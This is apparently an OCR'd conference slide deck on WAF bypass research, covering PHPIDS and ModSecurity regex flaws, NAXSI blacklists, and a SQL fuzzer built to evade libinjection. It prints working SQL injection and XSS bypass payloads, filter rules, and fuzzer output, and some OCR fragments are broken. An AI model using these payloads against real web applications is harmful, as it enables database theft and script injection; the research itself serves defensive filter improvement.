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

IE+Edge XSS Auditor Result: blocked

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



```
(?:div|like|between|and|not )\s+\w)
```

(?:div|like|between|and|not)\s+\w)

PHPIDS / PHPIDS

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https://github.com/PHPIDS/PHPIDS/commit/667e63af93e8fd2ee4df99dd98cb41acdf480906

fixed some duplicate word matchings found by Cryptic_Mauler

Browse files

master 0.7 ... 0.6.3

x00mario committed on 17 Jul 2008 — 1 parent fcf31d7 — commit 667e63af93e8fd2ee4df99dd98cb41acdf480906

Showing 1 changed file with 5 additions and 5 deletions. Unified | Split

10 lib/IDS/default_filter.xml — View

```
@@ -435,7 +435,7 @@
435 435      </filter>
436 436      <filter>
437 437          <id>40</id>
438          -   <rule><![CDATA[(?:"\s*(?:#|--|{))|(?:\/\*!\s?\d+)|(?:ch(?:a)?r\s*\(\s*\d)|(?:(?:(AND|OR|XOR|NAND|NOT)\s+|\|\||\&\&)\s*\w+\
    438     +   <rule><![CDATA[(?:"\s*(?:#|--|{))|(?:\/\*!\s?\d+)|(?:ch(?:a)?r\s*\(\s*\d)|(?:(?:(N?AND|X?OR|NOT )\s+|\|\||\&\&)\s*\w+\()]]
439 439          <description>Detects MySQL comments, conditions and ch(a)r injections</description>
440 440          <tags>
```

*\d)|(?:(?:(AND|OR|XOR|NAND|NOT)\s+|\|\||\&\&)\

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ModSecurity SQLi Bypass

Basic SQLi is given:

```
$sql = "SELECT * FROM `test` WHERE id = '" . $_GET['a'] . "'";
```

All SQLi Regexp bypass:

```
-1'OR#foo
id=IF#foo
(ASCII#foo
((SELECT-version()/1.))<250,1,0) #
```

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



METHOD II: Logical bypass

Manual review analysis

+Non-standard findings
- Subjective

Blacklists fail #1

```
SecRule ... "[\n\r](?:set-cookie|location):"
    "msg:'HTTP Response Splitting Attack',
    id:921120,
```



https://github.com/netty/netty/issues/5535

Blacklists fail #2, 3, 4, …

NAXSI	`0x`	`0b10101` `b'10101'`

ModSecurity 2.2.9 XSS Rule 973300	`<(a|abbr|acronym|...`	`<non_existing_tag` `onmouseover=alert(1)>hover this!`

ModSecurity 3RC-1 OS-Commands.data	`adduser`	`useradd`
	`ipconfig`	`ifconfig`
	`copy, move`	`cp, mv`

Researches success

```
SecRule ... "@rx .*¾.*¼.*|.*¼.*¾.*" \
        "phase:request,\
        rev:'1',\
        ver:'OWASP_CRS/3.0.0',\
        maturity:'7',\
        accuracy:'8',\
        id:941310,\
```

@mazen160

```
¼script> alert(1) ¼/script>
or
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```

Researches success

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
```
SecRule ... "(fromcharcode|alert|eval)\s*\("
ver:'OWASP_CRS/2.2.9'
id:'973307'
```

```
alert`1`
```



METHOD III: Unexpected by primary logic bypass

XSS Fuzzer


vmware


BrowserStack
browserling


Browser Sandbox


ORACLE
VirtualBox

XSS Fuzzer

BrowserStack

browserling

```
mysql> SHOW TABLES;
+-------------------------+
| Tables_in_xss_payloads |
+-------------------------+
| test_1                  |
| test_10                 |
| test_2                  |
| test_3                  |
| test_4                  |
| test_5                  |
| test_6                  |
| test_7                  |
| test_8                  |
| test_9                  |
+-------------------------+
10 rows in set (0.00 sec)
```

```
mysql> SELECT vector, useragent FROM test_3 ORDER BY rand() LIMIT 0,10;
+-----------------------------------------------------------------+----------------+
| vector                                                          | useragent      |
+-----------------------------------------------------------------+----------------+
| %3Cimg%0D%09src%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Opera [25.0]   |
| %3Cimg%2F%2Fsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Opera [25.0]   |
| %3Cimg%0A%0Asrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Firefox [44.0] |
| %3Cimg%0A%0Csrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Opera [25.0]   |
| %3Cimg%20%0Dsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | MSIE [11.0]    |
| %3Cimg%09%2Fsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Safari [6.2.8] |
| %3Cimg%0D%0Dsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | Safari [6.2.8] |
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| %3Cimg%09%0Dsrc%3D%27x%27%20onerror%3D%27makeCallback()%27%3E | MSIE [11.0]    |
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```

```
root@attackercan:/var/www/html/msc/parse-db# php test_3.php
Chrome [48.0] - TOTAL 6:        %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
Firefox [44.0] - TOTAL 6:       %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
MSIE [11.0] - TOTAL 6:          %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
MSIE [9.0] - TOTAL 8:           %00(15); %09(15); %0A(15); %0B(15); %0C(15); %0D(15); %20(15); %2F(15);
Opera [25.0] - TOTAL 6:         %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
Safari [6.2.8] - TOTAL 6:       %09(11); %0A(11); %0C(11); %0D(11); %20(11); %2F(11);
root@attackercan:/var/www/html/msc/parse-db#
```

libinjection

```
5000224' UNION USER_ID>0--

[ ('...500224', string),
   ('UNION', union operator),
   ('USER_ID', name),
   ('>', operator),
   ('0', number),
   ('--.....', comment) ]
```

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
libinjection




```
+static const size_t sql_keywords_sz = 8718;
```

https://github.com/attackercan/
CPP-SQL-FUZZER

- Receive SQL query as input
- Fuzz it (mysql.h, SQLAPI.h, ODBC?)
- Record every query except syntax errors
- Parse output!

- Current MySQL.h perfomance: 21M symbols in <1 hour; speed = 9k queries per second (QPS).
- Up to 1.6M QPS!

SQL fuzzer

```
root@kali2:~/Desktop/cpp-sql-fuzzer/src/mysql# g++ main.cpp -L/usr/include/mysql -lmysqlclient
-I/usr/include/mysql -o mysql_fuzz.out
root@kali2:~/Desktop/cpp-sql-fuzzer/src/mysql# time ./mysql_fuzz.out 'SELECT[XXX]1 FROM tbl1'
DB Init OK, start fuzzing
GOOD: 4682

real    0m38.217s
user    0m3.196s
sys     0m5.280s
```

```
mysql> SELECT distinct libinj_token, vector FROM good WHERE libinj_isSQLi = 0 ORDER BY rand() LIMIT 5;
SELECT count(DISTINCT libinj_token) as total_unique_vectors from good where libinj_isSQLi = 0;
+--------------+----------------------+
| libinj_token | vector               |
+--------------+----------------------+
| Ev           | select@`=1 from tbl1 |
| Eo1kn        | select!>21 from tbl1 |
| Eovkn        | select!<@1 from tbl1 |
| Eo1kn        | select*,+1 from tbl1 |
| Eoo1k        | select-!>1 from tbl1 |
+--------------+----------------------+
5 rows in set (0.01 sec)

+----------------------+
| total_unique_vectors |
+----------------------+
|                   13 |
+----------------------+
1 row in set (0.00 sec)
```

SQL fuzzer: Examples

```
root@kali2:~/Desktop/CPP_MySQL/src# ./a.out '-1" UNION SELECT !1 FROM test -- '
Fingerprint: sUE1k
sqli detected
root@kali2:~/Desktop/CPP_MySQL/src# ./a.out '-1" UNION SELECT !<1 FROM test -- '
Fingerprint: sUEo1
not detected
root@kali2:~/Desktop/CPP_MySQL/src# ./fingerprints2sqli.py
sUEo1 "1" union select * 1
```

```
SELECT 1 FROM test        - BLOCKED
SELECT !<1 FROM test      - ALLOWED
SELECT !<1 FROM OOB(x)    - ALLOWED
BREAKING TOKENS NOW!'
-1' UNION SELECT !<1, password FROM users --
Fingerprint: sUEo1
not detected
```

SQL Fuzzer: Results

MySQL

Injection	Allowed symbols
-1 union:	`., %.0, %"", %'', &.0, &\N, -.0, =\N, <0., >0., e0, ^0., |"", |'', |.0, |\N`
select 1:	`+-!~, !>, !<, !., !@, !~, -@, @|, @*, @=, @/, @^, @%, @>, @<, ~-, ~@, ~., ""$, ""/, ""a, ""=, ''*, ''<, ''>, ''_, +@+, @$%, @&&, @*., @=~, @<., @%C0%, @%C0/, @%FF|, \N$, \N%FF`
column from:	`` ``, '', "", 1., 1e1, 1.1, %"", %'', .1, %\N, *"", *'', =.0, <.0, >.0, ="", ='', ^"", |"", |'' ``
from table:	`.%20, %20.`
table limit:	``` `` ```

MSSQL

Injection	Allowed symbols
Any	`%00, %01, %02, %03, %04, %05, %06, %07, %08, %09, %0A, %0B, %0C, %0D, %0E, %0F, %10, %11, %12, %13,`


Contribution

- Regexp security cheatsheet + SAST
- Blacklist improvement
- SQL Fuzzer: Classified tables

https://github.com/attackercan

TODO

1. Update Regular Expression Security Cheatsheet
2. Create regular expression Dynamic analysis tool
3. “Clever fuzzing” + scalable (MySQL allows 1.6M QPS)



Questions?

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